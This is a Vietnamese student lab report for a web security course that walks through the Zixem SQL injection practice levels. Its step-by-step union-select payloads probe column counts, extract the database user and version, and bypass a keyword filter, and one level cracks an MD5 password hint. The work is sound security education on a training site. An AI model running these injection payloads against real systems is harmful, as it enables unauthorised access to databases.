BÁO CÁO BÀI TẬP

Môn học: Bảo mật web và ứng dụng

Tên chủ đề: Bài tập SQLi

GVHD: ThS.Nghi Hoàng Khoa

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.O22.ATCL

STT	Họ và tên	MSSV	Email
1	Nguyễn Đại Nghĩa	21521182	21521182@gm.uit.edu.vn
2	Hoàng Gia Bảo	21521848	21521848@gm.uit.edu.vn
3	Phạm Hoàng Phúc	21521295	21521295@gm.uit.edu.vn
4	Lê Xuân Sơn	21521386	21521386@gm.uit.edu.vn


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

LEVEL 1: Super easy

Màn hình ban đầu


"Order by 4" kiểm tra số collumn của bảng



"Union all select 1,2,3" để in ra các collumn có thể


"id = 0 union all select user(),version(),3 -- " in ra kết quả

Chú thích: Ta lấy id = 0 hay giá trị âm để tạo ra 1 querry lỗi với id không có trong bảng nhằm load data của phần sql injection, nếu data lấy của 1 id đã có sẵn trong bảng thì bảng sẽ ưu tiên data đã có sẵn để đưa lên. Bên cạnh đó dấu -- ở cuối phần injection là để comment phần sau của câu lệnh SQL. Điều này áp dụng cho tất cả các câu SQLi tiếp theo.




LEVEL 2: Easy


Màn hình ban đầu




"-4 Order by 4" ta thấy bảng có đúng 4 cột




"-4 Union all select 1,2,3,4 --" để in ra các column có sẵn, nhưng ta thấy nó lỗi và không hiện ra bất kì thứ gì




"-4 ' union all select 1,2,3,4" sau khi thử thêm ' vào cạnh union ta thấy có lỗi xuất hiện , có vẻ như là lỗi syntax có 3 '




"-4 ' union all select 1,2,3,4 ' " nhằm đóng gói lại để đưa dấu " ở đầu vào syntax đúng




"-4 ' union all select user(),2,version(),4 ' --" in ra kết quả




LEVEL 3: Medium




Test sql " 3' " ta thấy lỗi syntax




"-3 ' union all select 1,2,3,4 ' --" ta thử injection từ level 2 ta thấy từ union bị filter cụm "on"



"-3 ' unionon all select 1,2,3,4' --" ta có thể bypass filter đơn giản bằng cách viết on 2 lần



"-3 ' unionon all select 1,version(),user(),4 ' --" để in ra kết quả




LEVEL 4: Normal

Đầu tiên, để kiểm tra số cột, ta thay đổi URL thành:

ebookid=7 AND 1=-1' UNION ALL SELECT 1,2,3'--

*Thêm AND 1=-1 để làm điều kiện WHERE bị false, khi này câu query UNION ALL SELECT sẽ được thực thi.




Error trên cho thấy số cột sẽ nhiều hơn 3. Thử thay đổi số cột thành 5

Sau khi đã xác định được đúng số cột, ta có thể tìm được thông tin user, version bằng query sau:


ebookid=7 AND 1=-1' UNION ALL SELECT 1,user(),version(),4,5'--

Kết quả:



LEVEL 5: Brute-force

Nhập thử password bất kỳ



Wrong pass.
Try again.


good luck. -Zixem

Nhấn inspect để xem mã nguồn trang, ta tìm được 1 đoạn comment gợi ý.


Gợi ý cung cấp cho ta mật khẩu được băm bằng hàm băm MD5 và đường link md5cracker để giải mã mật khẩu.

```
68
69
70
71
72 If you want a lead, enter this password.
73 ~~~~~~~~~~~~~~~~~~~~ password: d1fd6ef9af6cb677e09b1b0a68301e0c ~~~~~~~~~~~~~~~~~~~~~~
74        owh...it's hashed! maybe you could get some help from my md5 cracker...
75 ~~~~~~~~~~~~~~~~~~~~~~~~~here: /SQLi/md5cracker.php~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
76 -->
77
78
79 2012-forever~ &copy; </body>
80 </html>
81
```

Làm theo hướng dẫn, ta tìm được mật khẩu là: **zixemhf**



Gợi ý có vẻ không chính xác vì mật khẩu chỉ bao gồm số



Congrantz! You got a hint!
